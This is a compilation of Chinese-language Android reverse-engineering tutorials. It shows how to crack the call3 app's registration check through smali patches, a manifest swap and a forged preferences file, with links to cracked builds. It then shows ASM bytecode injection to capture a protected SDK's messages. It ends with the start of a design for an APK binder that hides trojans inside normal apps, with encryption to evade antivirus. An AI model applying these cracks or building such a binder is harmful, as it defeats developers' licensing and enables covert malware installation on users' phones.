        this.e = PreferenceManager.getDefaultSharedPreferences(this);
        this.f = ((TelephonyManager)getSystemService("phone"));
        String str = this.f.getDeviceId();
        this.c.setText(str.substring(-6 + str.length()));
        if (this.e.getBoolean("isRegistered", false))
            startActivity(new Intent(this, MainActivity.class));
    }
}
.method private a()V
        .locals 3

        .prologue
        const/4 v2, 0x0

        .line 53
        iget-object v0, p0, Lcom/call3/VerifyActivity;->d:Landroid/widget/EditText;

        invoke-virtual {v0}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

        move-result-object v0

        invoke-interface {v0}, Landroid/text/Editable;->toString()Ljava/lang/String;

        move-result-object v0
```

```
invoke-virtual {v0}, Ljava/lang/String;->trim()Ljava/lang/String;

move-result-object v0

const-string v1, ""

invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v0

if-eqz v0, :cond_0    //判断是否有输入注册码    如有输入则跳转到:cond_0  否则往下执行

.line 54
const-string v0, "\u8bf7\u8f93\u5165\u6ce8\u518c\u7801" //"请输入注册码"

invoke-static {p0, v0, v2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

move-result-object v0

invoke-virtual {v0}, Landroid/widget/Toast;->show()V

.line 79
:goto_0
return-void

.line 59
:cond_0
```

```
:try_start_0
iget-object v0, p0, Lcom/call3/VerifyActivity;->c:Landroid/widget/TextView;

invoke-virtual {v0}, Landroid/widget/TextView;->getText()Ljava/lang/CharSequence;

move-result-object v0

invoke-interface {v0}, Ljava/lang/CharSequence;->toString()Ljava/lang/String;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/String;->toLowerCase()Ljava/lang/String;

move-result-object v0

.line 58
invoke-static {v0}, Lcom/call3/DESUtil;->encryptDES(Ljava/lang/String;)Ljava/lang/String;

move-result-object v0

.line 59
const/4 v1, 0x0

.line 60
const/4 v2, 0x6

.line 59
invoke-virtual {v0, v1, v2}, Ljava/lang/String;->substring(II)Ljava/lang/String;
```

```
move-result-object v0

.line 61
iget-object v1, p0, Lcom/call3/VerifyActivity;->d:Landroid/widget/EditText;

invoke-virtual {v1}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

move-result-object v1

invoke-interface {v1}, Landroid/text/Editable;->toString()Ljava/lang/String;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/String;->trim()Ljava/lang/String;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/String;->toLowerCase()Ljava/lang/String;

move-result-object v1

.line 62
invoke-virtual {v0}, Ljava/lang/String;->toLowerCase()Ljava/lang/String;

move-result-object v0

invoke-virtual {v1, v0}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
```

```
move-result v0

if-eqz v0, :cond_1      判断注册码是否正确 如不正确则跳转到 :cond_1 否则往下执行

.line 64
const-string v0, "\u6ce8\u518c\u6210\u529f"    //“注册成功”

const/4 v1, 0x0

invoke-static {p0, v0, v1}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

move-result-object v0

invoke-virtual {v0}, Landroid/widget/Toast;->show()V

.line 65
invoke-virtual {p0}, Lcom/call3/VerifyActivity;->finish()V

.line 66
new-instance v0, Landroid/content/Intent;

const-class v1, Lcom/call3/MainActivity;

invoke-direct {v0, p0, v1}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V

.line 67
invoke-virtual {p0, v0}, Lcom/call3/VerifyActivity;->startActivity(Landroid/content/Intent;)V
```

```
.line 68
iget-object v0, p0, Lcom/call3/VerifyActivity;->e:Landroid/content/SharedPreferences;

invoke-interface {v0}, Landroid/content/SharedPreferences;->edit()Landroid/content/SharedPreferences$Editor;

move-result-object v0

const-string v1, "isRegistered"

const/4 v2, 0x1

invoke-interface {v0, v1, v2}, Landroid/content/SharedPreferences$Editor;->putBoolean(Ljava/lang/String;Z)Landroid/content/SharedPreferences$Editor;

move-result-object v0

invoke-interface {v0}, Landroid/content/SharedPreferences$Editor;->commit()Z
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

goto :goto_0

.line 74
:catch_0
move-exception v0

.line 75
invoke-virtual {v0}, Ljava/lang/Exception;->printStackTrace()V
```

```
    goto :goto_0

    .line 71
    :cond_1     //注册失败
    :try_start_1
    const-string v0, "\u60a8\u8f93\u5165\u7684\u6ce8\u518c\u7801\u6709\u8bef\uff0c\u8bf7\u91cd\u65b0\u8f93\u5165" //"输入的注册码有误，请重新输入"

    const/4 v1, 0x0

    invoke-static {p0, v0, v1}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

    move-result-object v0

    .line 72
    invoke-virtual {v0}, Landroid/widget/Toast;->show()V
    :try_end_1
    .catch Ljava/lang/Exception; {:try_start_1 .. :try_end_1} :catch_0

    goto :goto_0
.end method
```

这软件比较简单...所以分析起来也相对容易....

下面我们开始逆向吧

```
method private a()V
    .locals 3

    .prologue
```

```
const/4 v2, 0x0

.line 53
iget-object v0, p0, Lcom/call3/VerifyActivity;->d:Landroid/widget/EditText;

invoke-virtual {v0}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

move-result-object v0

invoke-interface {v0}, Landroid/text/Editable;->toString()Ljava/lang/String;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/String;->trim()Ljava/lang/String;

move-result-object v0

const-string v1, ""

invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v0
```

//判断是否有输入注册码　如有输入则跳转到:cond_0 否则往下执行

//我们发现这里就是关键判断...只要我们不让其跳转到 :cond_0 就能实现破解...那么我们就直接把 if-eqz v0, :cond_0　这个判断删除吧

```
.line 54
const-string v0, "\u8bf7\u8f93\u5165\u6ce8\u518c\u7801" //"请输入注册码"

invoke-static {p0, v0, v2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

move-result-object v0

invoke-virtual {v0}, Landroid/widget/Toast;->show()V

.line 79
:goto_0
return-void

.line 59
:cond_0
:try_start_0
iget-object v0, p0, Lcom/call3/VerifyActivity;->c:Landroid/widget/TextView;

invoke-virtual {v0}, Landroid/widget/TextView;->getText()Ljava/lang/CharSequence;

move-result-object v0

invoke-interface {v0}, Ljava/lang/CharSequence;->toString()Ljava/lang/String;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/String;->toLowerCase()Ljava/lang/String;
```

```
move-result-object v0

.line 58
invoke-static {v0}, Lcom/call3/DESUtil;->encryptDES(Ljava/lang/String;)Ljava/lang/String;

move-result-object v0

.line 59
const/4 v1, 0x0

.line 60
const/4 v2, 0x6

.line 59
invoke-virtual {v0, v1, v2}, Ljava/lang/String;->substring(II)Ljava/lang/String;

move-result-object v0

.line 61
iget-object v1, p0, Lcom/call3/VerifyActivity;->d:Landroid/widget/EditText;

invoke-virtual {v1}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

move-result-object v1

invoke-interface {v1}, Landroid/text/Editable;->toString()Ljava/lang/String;

move-result-object v1
```

```
invoke-virtual {v1}, Ljava/lang/String;->trim()Ljava/lang/String;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/String;->toLowerCase()Ljava/lang/String;

move-result-object v1

.line 62
invoke-virtual {v0}, Ljava/lang/String;->toLowerCase()Ljava/lang/String;

move-result-object v0

invoke-virtual {v1, v0}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v0

if-eqz v0, :cond_1     判断注册码是否正确 如不正确则跳转到 :cond_1 否则往下执行

.line 64
const-string v0, "\u6ce8\u518c\u6210\u529f"    //“注册成功”

const/4 v1, 0x0

invoke-static {p0, v0, v1}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

move-result-object v0
```

```
invoke-virtual {v0}, Landroid/widget/Toast;->show()V

.line 65
invoke-virtual {p0}, Lcom/call3/VerifyActivity;->finish()V

.line 66
new-instance v0, Landroid/content/Intent;

const-class v1, Lcom/call3/MainActivity;

invoke-direct {v0, p0, v1}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V

.line 67
invoke-virtual {p0, v0}, Lcom/call3/VerifyActivity;->startActivity(Landroid/content/Intent;)V

.line 68
iget-object v0, p0, Lcom/call3/VerifyActivity;->e:Landroid/content/SharedPreferences;

invoke-interface {v0}, Landroid/content/SharedPreferences;->edit()Landroid/content/SharedPreferences$Editor;

move-result-object v0

const-string v1, "isRegistered"

const/4 v2, 0x1

invoke-interface {v0, v1, v2}, Landroid/content/SharedPreferences$Editor;->putBoolean(Ljava/lang/String;Z)Landroid/content/SharedPreferences$Editor;
```

```
    move-result-object v0

    invoke-interface {v0}, Landroid/content/SharedPreferences$Editor;->commit()Z
    :try_end_0
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

    goto :goto_0

    .line 74
    :catch_0
    move-exception v0

    .line 75
    invoke-virtual {v0}, Ljava/lang/Exception;->printStackTrace()V

    goto :goto_0

    .line 71
    :cond_1     //注册失败
    :try_start_1
    const-string v0, "\u60a8\u8f93\u5165\u7684\u6ce8\u518c\u7801\u6709\u8bef\uff0c\u8bf7\u91cd\u65b0\u8f93\u5165" //"输入的注册码有误，请重新输入"

    const/4 v1, 0x0

    invoke-static {p0, v0, v1}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;
```

```
    move-result-object v0

    .line 72
    invoke-virtual {v0}, Landroid/widget/Toast;->show()V
    :try_end_1
    .catch Ljava/lang/Exception; {:try_start_1 .. :try_end_1} :catch_0

    goto :goto_0
.end method
```

OK 修改完毕...咱们在修改保存，重新编译，签名，出来测试下吧

成品：http://www.52pojie.cn/thread-253938-1-1.html

http://www.52pojie.cn/thread-253944-1-1.html

超强 call3 另类破解方法

破解方法 1

首先反编译 APK。

查看 AndroidManifest.xml，如下

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.call3">
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
```

```
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_LOGS"/>
    <application android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:theme="@style/AppTheme">
        <activity android:name=".VerifyActivity" android:screenOrientation="portrait" android:theme="@android:style/Theme.NoTitleBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:name=".MainActivity" android:screenOrientation="portrait" android:theme="@android:style/Theme.NoTitleBar"/>
        <service android:name=".PhoneService"/>
    </application>
</manifest>
```

从上得知 com.call3.VerifyActivity 为主 Activity。

打开 VerifyActivity.smali，查找 onCreate，如下（Unicode 码已转中文，已加部分注释）：

```
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 4       #使用寄存器为 v0-v3

    .prologue       #代码开始
    const/4 v3, 0x0       #参数，作用未知

    .line 30
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
```

```
.line 31
const v0, 0x7f030001        #R.layout.activity_verify

invoke-virtual {p0, v0}, Lcom/call3/VerifyActivity;->setContentView(I)V        #显示登录验证界面

.line 32
new-instance v0, Landroid/app/ProgressDialog;        #新建一个 ProgressDialog 实例

invoke-direct {v0, p0}, Landroid/app/ProgressDialog;-><init>(Landroid/content/Context;)V        #初始化 ProgressDialog 实例

iput-object v0, p0, Lcom/call3/VerifyActivity;->g:Landroid/app/ProgressDialog;        #保存 ProgressDialog 实例的引用

.line 33
iget-object v0, p0, Lcom/call3/VerifyActivity;->g:Landroid/app/ProgressDialog;        #取得 ProgressDialog 实例的引用

invoke-virtual {v0, v3}, Landroid/app/ProgressDialog;->setCanceledOnTouchOutside(Z)V
#给 Dialog 设置触摸事件处理，由 v3=0 知，按对话框以外的地方不起作用。
.line 34
iget-object v0, p0, Lcom/call3/VerifyActivity;->g:Landroid/app/ProgressDialog;        #取得 ProgressDialog 实例的引用

const-string v1, "正在验证，请稍候..."

invoke-virtual {v0, v1}, Landroid/app/ProgressDialog;->setMessage(Ljava/lang/CharSequence;)V        #提示信息"正在验证，请稍候..."。

.line 35
const v0, 0x7f070012        #tv_imei
```

```
invoke-virtual {p0, v0}, Lcom/call3/VerifyActivity;->findViewById(I)Landroid/view/View;
#寻找在 xml 中定义为 0x7f070012  的对象
move-result-object v0       #tv_imei

check-cast v0, Landroid/widget/TextView;       #将  tv_imei  转成  TextView  类型的实例

iput-object v0, p0, Lcom/call3/VerifyActivity;->c:Landroid/widget/TextView;       #保存  tv_imei  实例的引用

.line 36
const v0, 0x7f070014       #btn_verify

invoke-virtual {p0, v0}, Lcom/call3/VerifyActivity;->findViewById(I)Landroid/view/View;

move-result-object v0       #btn_verify

check-cast v0, Landroid/widget/Button;       将  btn_verify  转成  Button  类型的实例

iput-object v0, p0, Lcom/call3/VerifyActivity;->a:Landroid/widget/Button;       #保存  btn_verify  实例的引用

.line 37
const v0, 0x7f070015       #btn_close

invoke-virtual {p0, v0}, Lcom/call3/VerifyActivity;->findViewById(I)Landroid/view/View;

move-result-object v0       #btn_close

check-cast v0, Landroid/widget/Button;
```

```
    iput-object v0, p0, Lcom/call3/VerifyActivity;->b:Landroid/widget/Button;      #保存 btn_close 实例的引用

    .line 38
    const v0, 0x7f070013        #et_pwd

    invoke-virtual {p0, v0}, Lcom/call3/VerifyActivity;->findViewById(I)Landroid/view/View;

    move-result-object v0

    check-cast v0, Landroid/widget/EditText;        #将 et_pwd 转成 EditText 类型的实例

    iput-object v0, p0, Lcom/call3/VerifyActivity;->d:Landroid/widget/EditText;      #保存 et_pwd 实例的引用

    .line 39
    iget-object v0, p0, Lcom/call3/VerifyActivity;->a:Landroid/widget/Button;      #取得 btn_verify 实例的引用，即按钮“验证”

    invoke-virtual {v0, p0}, Landroid/widget/Button;->setOnClickListener(Landroid/view/View$OnClickListener;)V      #设置“验证”按钮点击事件监听器，由当前类的 onClick 方法处理点击事件。

    .line 40
    iget-object v0, p0, Lcom/call3/VerifyActivity;->b:Landroid/widget/Button;      #取得 btn_close 实例的引用，即按钮“关闭”

    invoke-virtual {v0, p0}, Landroid/widget/Button;->setOnClickListener(Landroid/view/View$OnClickListener;)V      #设置“关闭”按钮点击事件监听器，由当前类的 onClick 方法处理点击事件。

    .line 41
    invoke-static                                                                {p0},
Landroid/preference/PreferenceManager;->getDefaultSharedPreferences(Landroid/content/Context;)Landroid/content/SharedPreferences;          # 获 取 一 个
```

SharedPreferences 实例

```
move-result-object v0

iput-object v0, p0, Lcom/call3/VerifyActivity;->e:Landroid/content/SharedPreferences;       #保存 SharedPreferences 实例的引用

.line 42
const-string v0, "phone"

invoke-virtual {p0, v0}, Lcom/call3/VerifyActivity;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;

move-result-object v0

check-cast v0, Landroid/telephony/TelephonyManager;

iput-object v0, p0, Lcom/call3/VerifyActivity;->f:Landroid/telephony/TelephonyManager;

.line 43
iget-object v0, p0, Lcom/call3/VerifyActivity;->f:Landroid/telephony/TelephonyManager;

invoke-virtual {v0}, Landroid/telephony/TelephonyManager;->getDeviceId()Ljava/lang/String;       #获取 IMEI

move-result-object v0

.line 44
iget-object v1, p0, Lcom/call3/VerifyActivity;->c:Landroid/widget/TextView;       #取得  tv_imei  实例的引用

invoke-virtual {v0}, Ljava/lang/String;->length()I       #计算 IMEI 的长度
```

```
move-result v2

add-int/lit8 v2, v2, -0x6       #v2=v2-6，由 IMEI 默认长度为 15 知 v2=9

invoke-virtual {v0, v2}, Ljava/lang/String;->substring(I)Ljava/lang/String;       #截取掉 IMEI 的前 9 位

move-result-object v0

invoke-virtual {v1, v0}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V       #显示截取后的 IMEI 剩余的后 6 位

.line 45
iget-object v0, p0, Lcom/call3/VerifyActivity;->e:Landroid/content/SharedPreferences;       #取得 SharedPreferences 实例的引用

const-string v1, "isRegistered"

invoke-interface {v0, v1, v3}, Landroid/content/SharedPreferences;->getBoolean(Ljava/lang/String;Z)Z       #获取 isRegistered 的值（布尔值）

move-result v0

if-eqz v0, :cond_0
#如果 v0 为假(0x0)就跳转到:cond_0 标号处，否则往下执行。即判断软件是否已注册，如果已注册则显示主功能界面，否则停留在登录验证界面
.line 47
new-instance v0, Landroid/content/Intent;       #新建一个 Intent 实例

const-class v1, Lcom/call3/MainActivity;       #存入 MainActivity 类的引用

invoke-direct {v0, p0, v1}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V       #初始化 Intent 实例
```

```
    .line 48
    invoke-virtual {p0, v0}, Lcom/call3/VerifyActivity;->startActivity(Landroid/content/Intent;)V
    #调用 MainActivity
    .line 50
    :cond_0
    return-void       #方法返回
.end method
```

根据上面的分析，可以做的爆破方法有：

1.删除掉“if-eqz v0, :cond_0”。

2.修改“if-eqz v0, :cond_0”上面的“move-result v0”，改为“const/4 v0, 0x1”。或不修改，只在“move-result v0”下面添加“const/4 v0, 0x1”

3.删除掉“return-void”上面的“:cond_0”，同时在“if-eqz v0, :cond_0”下面添加“:cond_0”。

以上只提供几种爆破方法，具体修改方法大家自个决定。

根据上面的分析，还可以想到两种破解方法。

破解方法 2

修改 AndroidManifest.xml，把".VerifyActivity" 和".MainActivity"的位置互换，保存并重新编译软件。

破解方法 3

用 re 管理器打开/data/data/com.call3/，然后新建 shared_prefs 文件夹，进入 shared_prefs 文件夹，新建 com.call3_preferences.xml，内容为：

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<boolean name="isRegistered" value="true" />
</map>
```

保存，然后重新打开软件即可。
http://www.52pojie.cn/thread-254675-1-1.html

smali 扩展功能

Android 逆向之巧妙利用 asm 修改方法得到需要的信息

做逆向(当然了,不一定是好事,关键是看用的人)的时候,经常发现别人为了防止你修改这个修改那个而各种加密加密再加密,加到最后自己都蒙了,如果顺着杆子网上摸索,太过于麻烦,何不换一个思路,在他最后的那个方法中做修改,输出其传入的参数,也就是直接修改他的.class 文件呢?

这次遇到的情况是这样:有一个对外公开的 sdk,这个 sdk 是配合动态库 so 工作的,而且呢,这个 sdk 中还有一个 assets 文件夹,里面有一些资源以及一个 XXX.jar 和 YYY.jar(就这么定义吧),最终他会发送一些消息,我的目的是,得到这个消息.

先说说我的逆向步骤吧:
第一步 解压这个 sdk 看看

比如这个 sdk 是一个 java 的 sdk,叫做 AAA.jar,解压开来发现是
assets: XXX.jar YYY.jar
res:一些资源
src:基本的对外接口

显然,第一反应是这个 XXX.jar 和 YYY.jar 有奇怪,可能是动态加载的或者其他什么,解压看看吧,然后发现,都解不开.

用 LINUX 命令查看,发现前者其实是一个 so 文件,后者未知.
第二步 研究下这个 AAA.jar

老规矩,jdgui 先看看他有什么内容,发现都是一些拷贝以及加密解密的代码,果然,那个 XXX.jar

其实是它动态拷贝进去的一个动态链接库,里面的一些 native 方法还是拷贝以及加密解密(针对那个莫名其妙的 YYY.jar)
第三步 研究下这个 YYY.jar

从上面的步骤能猜出来,这个 YYY.jar 其实是真实逻辑所在的地方.

第一反应:它是一个 dex 文件,可以被动态加载
用 dex2jar 试了一下,告诉我,这不是一个 dex 或者 odex 文件
继续看
发现这个 YYY.jar 是用 native 方法(也就是那个 XXX.jar 伪装的 so 文件中的方法)解密之后写入文件的,解密之后的确是一个 jar 文件(这个 jar 应该是用 dx --dex 生成的 jar,里面是一个 MF 文件以及一个 dex),这种 jar 文件,根据以前的逆向手段来看,他是一个来动态加载的文件.
进入手机内部存储查看
果然在/data/data/下的对应目录发现了这个 YYY.jar 以及在动态加载的时候会解压出来的 YYY.dex.
第四步 用 dex2jar 把上述 YYY.dex 生成对应可读的 jar 包(假定其名字为 realSDK.jar)

生成 jar 包之后,就可以开始我们今天的话题了.

不管愿意不愿意,最起码要针对这个最终可读的他的全部真实逻辑所在的 jar 包的内容,浏览一遍.这个需要一些经验来查找你需要的信息,现在来说我遇到的问题:经过非常复杂的函数调用,最终我能锁定我所需要的信息在 ABC 类中的 sendMessage(msg)中(就是这个 msg 参数),但是因为前面的各种初始化逻辑太多,中间生成的一些变量比较难以抓取到,怎么能最快速的得到这个 msg 呢?
下面是本文的主题

思考了半天,最终决定用 ASM 来改造这个 ABC.class 文件(对于老手而言,或许比较简单吧:))
首先,新建一个 java 工程,将这个 jar 包以及 asm 所需要的包导入

我的是 asm-3.2.jar 和 asm-commons-3.2.jar
然后,新建两个类,一个是 ClassAdapter 的子类(AddLogClassAdapter),一个是 AdviceAdapter 的子类(MyAdviceAdapter)

AddLogClassAdapter.java 如下

```
package com.wei.tian;

import org.objectweb.asm.ClassAdapter;
import org.objectweb.asm.ClassVisitor;
import org.objectweb.asm.MethodVisitor;

public class AddLogClassAdapter extends ClassAdapter{

    public AddLogClassAdapter(ClassVisitor arg0) {
        super(arg0);
    }
```

```
        public MethodVisitor visitMethod(final int access, final String name,
                        final String desc, final String signature, final String[] exceptions) {
                        MethodVisitor mv = cv.visitMethod(access, name, desc, signature,exceptions);
                        if (mv != null) {
                              if (name.equals("sendMessage")) {
                                    return new MyAdviceAdapter(mv,access,name,desc);
                              }
                        }
                        return mv;
                  }
}
```

MyAdviceAdapter.java 如下

```
package com.wei.tian;

import org.objectweb.asm.MethodVisitor;
import org.objectweb.asm.Type;
import org.objectweb.asm.commons.AdviceAdapter;
public class MyAdviceAdapter extends AdviceAdapter{

protected MyAdviceAdapter(MethodVisitor mv, int access, String name, String desc) {
            super(mv,access,name,desc);
      }
```

```
    @Override
        protected void onMethodEnter() {
            super.onMethodEnter();
            visitFieldInsn(GETSTATIC,"java/lang/System","out","Ljava/io/PrintStream;");
              loadArg(0);
              visitMethodInsn(INVOKEVIRTUAL,"java/io/PrintStream","println",
                  "(Ljava/lang/String;)V");
        }
}
```

然后写一个可执行程序 Test.java,main 里面有以下代码即可

```
try{
                        ClassReader cr = new ClassReader(ABC.class.getName());
                        ClassWriter cw = new ClassWriter(ClassWriter.COMPUTE_MAXS);
                        ClassAdapter classAdapter = new AddLogClassAdapter(cw);
                        cr.accept(classAdapter, ClassReader.SKIP_DEBUG);
                        byte[] data = cw.toByteArray();
                        File file = new File("ABC.class");
                        FileOutputStream fout = new FileOutputStream(file);
                        fout.write(data);
                        fout.close();
```

```
        }catch(Exception e){
            e.printStackTrace();
        }
```

做一下简短说明吧,AddLogClassAdapter 里面负责进行适配,适配你需要修改的方法,这里我们针对这个 sendMessage 方法进行拦截,拦截的具体规则,就是 MyAdviceAdapter 里面的逻辑了.这个里面有一个 Override 的方法 onMethodEnter,它会在方法进入的时候调用到,这里我将其参数的第一个载入到当前栈中,并且调用 System.out.println(String)方法,他会将 msg 输出.修改过的 ABC.class 文件会写入到工程的主目录下,F5 刷新一下工程就会发现了

以前的 ABC.class 中的 sendMessage 方法如果是以下内容:

```
private void sendMessage(String msg){
   以前的逻辑
}
```

修改之后的 ABC.class 中的 sendMessage 代码相当于

```
private void sendMessage(String msg){
   System.out.println(msg);
   以前的逻辑
}
```

最后一步,怎么用这个 ABC.class 呢?很简单,将 realSDK.jar 解压,找到其中的 ABC.class 然后删掉,用我们刚生成的 ABC.class 替换掉,然后(假定这个 realSDK 解压后第一个目录是 com)用命令 jar cvf newSDK.jar com/* 生成心的 newSDK.jar 文件,将这个 newSDK.jar 文件导入到一个新建的 Android 工程中,就能够在调用这个 sendMessage 的时候,输出我们需要看到的内容了.

声明：eoe 文章著作权属于作者，受法律保护，转载时请务必以超链接形式附带如下信息

原文作者： fortianwei

原文地址： http://my.eoe.cn/fortianwei/archive/20909.html

Android 下 APK 捆绑器的实现

作者： 海东青

利用捆绑器向正常程序捆绑病毒、木马等恶意程序，以达到隐蔽安装、运行的目的，这在 Windows 平台下是一种很常规的攻击手段。那么，在智能终端十分流行的今天，如何实现针对手机应用的捆绑器呢？对此，本文针对 Android 平台的应用程序 APK 文件，给出了类似 Windows 下捆绑器的实现方案。

原理与基础

对任意的两个 APK 应用程序 A 和 B 进行捆绑，并且在手机上安装、运行捆绑生成的 APK 程序 C 后，仍然具备和 A 一样的运行效果，要实现这一目的，捆绑过程可以从两个思路去实现。

1）对 Android 应用程序 A 进行反编译，通过修改反编译生成的 smali 代码，控制执行流程，使其具备安装和执行应用程序 B 的功能，最后再打包生成捆绑后的应用 C。此方法和早期的 Windows 环境下的 PE 病毒类似，插入额外的功能代码，修改入口点改变程序执行流程，最后再回到原有流程执行 A 的功能。

2）考虑到 A、B 的任意性，以及生成程序 C 的稳定性，在这里重点介绍另外一种通过宿主程序实现释放、安装、运行 A 和 B 的方法。其思路亦来自 Windows 下的捆绑器，即专门写一个 host 程序作为宿主，其中应用程序 A、B 作为 host 的资源文件，运行 host 时可以释放、安装和运行 A 和 B 的功能。此外，若考虑到安全性、免杀性，可对 A 和 B 进行加密、编码。

因此，根据方法 2，可得出 PC 端和 Android 手机端的软件工作流程如图 1 和图 2 所示




图 1 PC 端捆绑并生成目标程序的过程




图 2 Android 手机上，目标程序安装并运行被捆绑的程序的过程

功能实现

通过上面的介绍，可以知道总共需要实现两个程序，即作为宿主程序的 Android 应用 host.apk，以及作为捆绑器的 Windows 应用程序“捆绑器”，下面将详细介绍这两个程序内部原理和实现方法。

1.宿主应用程序

1）工作流程

对于宿主程序 host.apk，要实现上文所定义的功能需求，则其内部的工作流程可设计如成如图 3 所示的结构。在宿主程序初始化时，会调用 MainActity 的 onCreate 函数。在 onCreate 函数中，通常用来初始化 MainActivity，但是考虑到最终呈现给用户的界面（即 Activity）为 A 的界面，所以宿主程序的 onCreate 函数中无需处理自身界面，只需想办法启动 A 的 Activity 即可。

